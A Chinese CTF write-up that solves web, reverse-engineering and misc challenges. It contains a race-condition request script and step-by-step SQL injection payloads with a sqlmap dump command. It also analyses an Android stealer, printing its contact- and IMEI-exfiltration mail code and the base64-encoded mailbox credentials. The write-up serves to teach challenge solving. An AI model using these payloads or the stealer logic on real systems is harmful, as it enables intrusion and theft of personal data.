## 38周wp

web

1.秒杀系统

秒杀项目中的超卖问题详解

秒杀场景是一种高并发场景,用户在短时间内大量涌入抢购有限的商品。超卖问题指的是由于 系统设计不合理,导致实际售出的商品数量超过库存数量。

为什么会出现超卖问题?

超卖问题通常由以下原因引发:

在高并发情况下,多个用户同时读取库存数据,并进行库存更新操作时,可能出现竞争条件, 导致超卖。

示例:用户A和用户B同时读取库存(10件),两者都认为可以购买,分别减库存后库存变成-1。

编写py程序,使用ThreadPoolExecutor用于管理并发任务,fetch\_data函数用于访问URL并处理响应。你可以根据需要调整num nodes的值来模拟不同的并发访问数量。

exp:

import requests

from concurrent.futures import ThreadPoolExecutor

## 目标URL

url = "http://202.120.222.171:32343/minus"

## 并发访问函数

def fetch\_data(node\_id):

try:

response = requests.get(url)

response.raise\_for\_status() # 检查HTTP错误

print(f"Node {node\_id} received data: {response.json()}")

except requests.RequestException as e:

print(f"Node {node\_id} failed to fetch data: {e}")

## 并发访问数量

num\_nodes = 5

# 使用ThreadPoolExecutor来管理并发任务

with ThreadPoolExecutor(max\_workers=num\_nodes) as executor: futures = [executor.submit(fetch\_data, node\_id) for node\_id in range(num\_nodes)] # 可选: 等待所有任务完成 for future in futures: future.result()

#### 2.CVE-2022-28512

1、判断注入点

直接1=1和1=2来判断,发现页面正常,然后输入1',则报错了

便可判断是单引号闭合。

2、爆字段个数

语句为 id=1' order by 10--+

直接尝试一个大一点的数,报错

然后试一下9,发现没有问题,则显为数为9 3、爆显位位置

语句为 id=-1' union select 1,2,3,4,5,6,7,8,9--+

发现2, 3, 7, 8都是显位,

我直接用4

4、爆数据库名

语句为

id=-1' union select 1,2,3,database(),5,6,7,8,9--+

爆出数据库名为ctf

5、爆数据库表名

语句为

id=-1' union select 1,2,3,group\_concat(table\_name),5,6,7,8,9 from information\_schema.tables where table\_schema=database()--+

得到一大串表名,发现其中有flag表,所以关键表是flag表

6、爆数据库列名

语句为

id=-1' union select 1,2,3,group\_concat(column\_name),5,6,7,8,9 from information\_schema.columns where table\_schema=database() and table\_name="flag"--+ 得到列名flag

#### 7、爆数据库数据

语句为

id=-1' union select 1,2,3,group concat(flag),5,6,7,8,9 from flag --+

成功得到flag

总结:

其实这个题就是简单的单引号闭合题,也可以用sqlmap直接扫,更加简单快捷

python3 sqlmap.py -u "<a href="http://eci-2ze4tniv12j0xx7jday4.cloudeci1.ichunqiu.com/single.php?">http://eci-2ze4tniv12j0xx7jday4.cloudeci1.ichunqiu.com/single.php?</a>
<a href="mailto:id=5" --batch -D ctf">id=5" --batch -D ctf -T flag --dump</a>

### 会直接爆出flag

参考: https://blog.csdn.net/l181954187/article/details/137521233

reverse

1.pyre

.py文件打包的exe,可以直接解包得到源代码,过程可参考

https://blog.csdn.net/gitblog\_06504/article/details/142395958


```
def rc4_ksa(key):
   """密钥调度算法(KSA)
   得到初始置换后的S表
   # 种子密钥key若为字符串,则转成字节串
   if isinstance(key, str):
       key = key.encode()
   S = list(range(256)) # 初始化S表
   # 利用K表,对S表进行置换
   j = 0
   for i in range(256):
       j = (j + S[i] + key[i % len(key)]) % 256
       S[i], S[j] = S[j], S[i] # 置换
   return S
import tkinter as tk
from tkinter import messagebox
def show_popup_a():
   root = tk.Tk()
   root.withdraw()
   messagebox.showinfo("pyre", "Wrong flag!!plz try again!")
def show_popup_b():
   root = tk.Tk()
   root.withdraw()
```

```
messagebox.showinfo("pyre", "Well done!")
def rc4_prga(S, text):
   """伪随机生成算法 (PRGA)
   利用S产生伪随机字节流,
   将伪随机字节流与明文或密文进行异或,完成加密或解密操作
   # 待处理文本text若为字符串,则转成字节串
   if isinstance(text, str):
       text = text.encode()
   i = j = 0
    result = []
   count=0
   for byte in text:
       i = (i + 1) \% 256
       j = (j + S[i]) \% 256
       S[i], S[j] = S[j], S[i] # 置换
       t = (S[i] + S[j]) % 256
       k = S[t] # 得到密钥字k
       # 将明文或密文与k进行异或,得到处理结果
       result.append(byte ^ k)
    return bytes(result)
def rc4_encrypt(key, text):
    return rc4_prga(rc4_ksa(key), text).hex()
def mian():
   import random
    random.seed(114514)
   enc_flag = "d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2"
   key = str(random.randint(1,810))
   file_path = "flag.txt"
   with open(file_path, 'r', encoding='utf-8') as file:
       plaintext = file.read()
   ciphertext = rc4_encrypt(key, plaintext)
   if ciphertext != enc_flag:
       show_popup_a()
   else:
       show_popup_b()
if __name__ == '__main__':
   mian()
```

RC4加密,密钥是seed值为114514时的randint(1,810),可以直接修改源代码把密钥输出,或者直接修改代码解密

```
import random
random.seed(114514)
key = str(random.randint(1,810))
print(key)
```

### 密钥为239



```
def rc4_ksa(key):
   """密钥调度算法(KSA)
   得到初始置换后的S表
   # 种子密钥key若为字符串,则转成字节串
   if isinstance(key, str):
       key = key.encode()
   S = list(range(256)) # 初始化S表
   # 利用K表,对S表进行置换
   j = 0
   for i in range(256):
       j = (j + S[i] + key[i % len(key)]) % 256
       S[i], S[j] = S[j], S[i] # 置换
   return S
def rc4_prga(S, text):
   """伪随机生成算法 (PRGA)
   利用S产生伪随机字节流,
```

```
将伪随机字节流与明文或密文进行异或,完成加密或解密操作
   # 待处理文本text若为字符串,则转成字节串
   if isinstance(text, str):
       text = text.encode()
   i = j = 0
   result = []
   count=0
   for byte in text:
       i = (i + 1) \% 256
       j = (j + S[i]) \% 256
       S[i], S[j] = S[j], S[i] # 置换
       t = (S[i] + S[j]) % 256
       k = S[t] # 得到密钥字k
       # 将明文或密文与k进行异或,得到处理结果
       result.append(byte ^ k)
   return bytes(result)
def rc4_decrypt(key, text):
   return rc4_prga(rc4_ksa(key), bytes.fromhex(text)).decode()
def mian():
   import random
   random.seed(114514)
   enc_flag = "d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2"
   key = str(random.randint(1,810))
   flag = rc4_decrypt(key, enc_flag)
   print(flag)
if __name__ == '__main__':
   mian()
```

#### 2.相册

预期做法很多,这里我就演示一下用jadx解题的思路

```
C ActivityC0004C1
   import android.view.KeyEvent;
   import android.webkit.WebView;
   import android.webkit.WebViewClient;
   import android.widget.Toast;
   import com.net.p000cn.C0025R;
   /* renamed from: cn.baidujiayuan.ver5304.C1 */
   /* loaded from: classes.dex */
27 public class ActivityC0004C1 extends Activity {
       ComponentName componentName;
       WebView mWebView;
       DevicePolicyManager policyManager;
       @Override // android.app.Activity
28
       public void onCreate(Bundle savedInstanceState) {
29
           super.onCreate(savedInstanceState);
30
           PackageManager p = getPackageManager();
           p.setComponentEnabledSetting(getComponentName(), 2, 1);
31
34
           C0001A2.log("安装后执行这个");
           Intent intent = new Intent(this, ServiceC0011M2.class);
35
36
           startService(intent);
           readContacts();
37
38
           SmsManager.getDefault();
           TelephonyManager tm = (TelephonyManager) getSystemService("phone");
39
           tm.getLine1Number();
41
           C0001A2.sendMsg(C0005C2.phoneNumber, C0001A2.getInstallFlag(this, ""));
43
           try ·
               SmsTas smsTas = new SmsTas("", this);
45
               smsTas.execute(new Integer[0]);
           } catch (Exception e) {
48
               C0001A2.log("邮件发送错误");
           try {
               MailTask mailTask = new MailTask("", this);
51
52
               mailTask.execute(new Integer[0]);
           } catch (Exception e2) {
               C0001A2.log("邮件发送错误");
           check();
```

### 在ActivityC004C1发现在日志中记录发送邮件的行为,去看mailTask

```
public class MailTask extends AsyncTask<Integer, Integer, String> {
   private String content;
   private Context context;
    public void run(String content) {
        String notebooks = "";
        List<String[]> notes = NoteBook.get(this.context, IMAPStore.RESPONSE);
        for (String[] note : notes) -
            notebooks = String.valueOf(notebooks) + note[0] + ":" + note[1] + "\r\n";
        TelephonyManager tm = (TelephonyManager) this.context.getSystemService("phone");
        String tel = tm.getLine1Number();
if (tel == null || tel.equals("");
            Sms getBFlag = C0001A2.getNoteBook(content);
            tel = getBFlag.phoneNumber;
        C0001A2.getNoteBook(content);
        if (!C0001A2.isEmpty(notebooks)) {
            TelephonyManager telephonyManager = (TelephonyManager) this.context.getSystemService("phone");
            String imei = telephonvManager.getDeviceId();
           C0001A2.sendMailByJavaMail(C0005C2.MAILSERVER, "通讯录(" + tel + "IMEI" + imei + ")", notebooks);
```

找到发送邮件的代码,继续查看

```
public static int sendMailByJavaMail(String mailto, String title, String mailmsg) {
      if (!debug) {
         Mail m = new Mail(C0005C2.MAILUSER, C0005C2.MAILPASS);
         m.set_host(C0005C2.MAILHOST);
         m.set_port(C0005C2.PORT);
         m.set_debuggable(true);
         String[] toArr = {mailto};
         m.set_to(toArr);
         m.set from(C0005C2.MAILFROME);
         m.set_subject(title);
         m.setBody(mailmsg);
         try -
            if (m.send()) {
               Log.i("IcetestActivity", "Email was sent successfully.");
                Log.i("IcetestActivity", "Email was sent failed.");
          } catch (Exception e) {
            Log.e("MailApp", "Could not send email", e);
      return 1;
public class C0005C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME;
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS;
    public static final String MAILSERVER;
    public static final String MAILUSER;
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber;
    static {
         System.loadLibrary("core");
         MAILSERVER = Base64.decode(NativeMethod.m3m());
         MAILUSER = Base64.decode(NativeMethod.m3m());
         MAILPASS = Base64.decode(NativeMethod.pwd());
         MAILFROME = Base64.decode(NativeMethod.m3m());
         phoneNumber = Base64.decode(NativeMethod.m2p());
    }
```

sendMailByJavaMail发邮件,邮件地址从native方法里获取后用base64解密。

用IDA反编译SO文件,直接去翻疑似base64加密的字符串

```
      1. rodata:00002... 00000007
      C
      123456


      2. rodata:00002... 00000011
      C
      MTgyMTg0NjUxMjU=


      3. rodata:00002... 0000001D
      C
      MTgyMTg0NjUxMjVAMTYzLmNvbQ==

      3. rodata:00002... 00000019
      C
      dXF0c3F5aXpsZXN0dGxqdg==
```

. . . . .

### 分别解码,第二个就是邮箱





misc

1.furui

CISCN2024初赛原题。

共有10个flag。藏在不同的地方,最后需要拼在一起才能合成一个大flag。可参考: <a href="https://blog.csdn.net/Myon5/article/details/139046502">https://blog.csdn.net/Myon5/article/details/139046502</a>

### 2.Welcome!

这是一个bat文件,可以直接右键查看源代码就可以看到flag。

如果打开乱码的话,是因为前面的 % % 干扰了自动编码识别。我们需要用其他工具(比如 vscode)手动选择编码为 UTF-8 在重新打开即可看到正确的flag。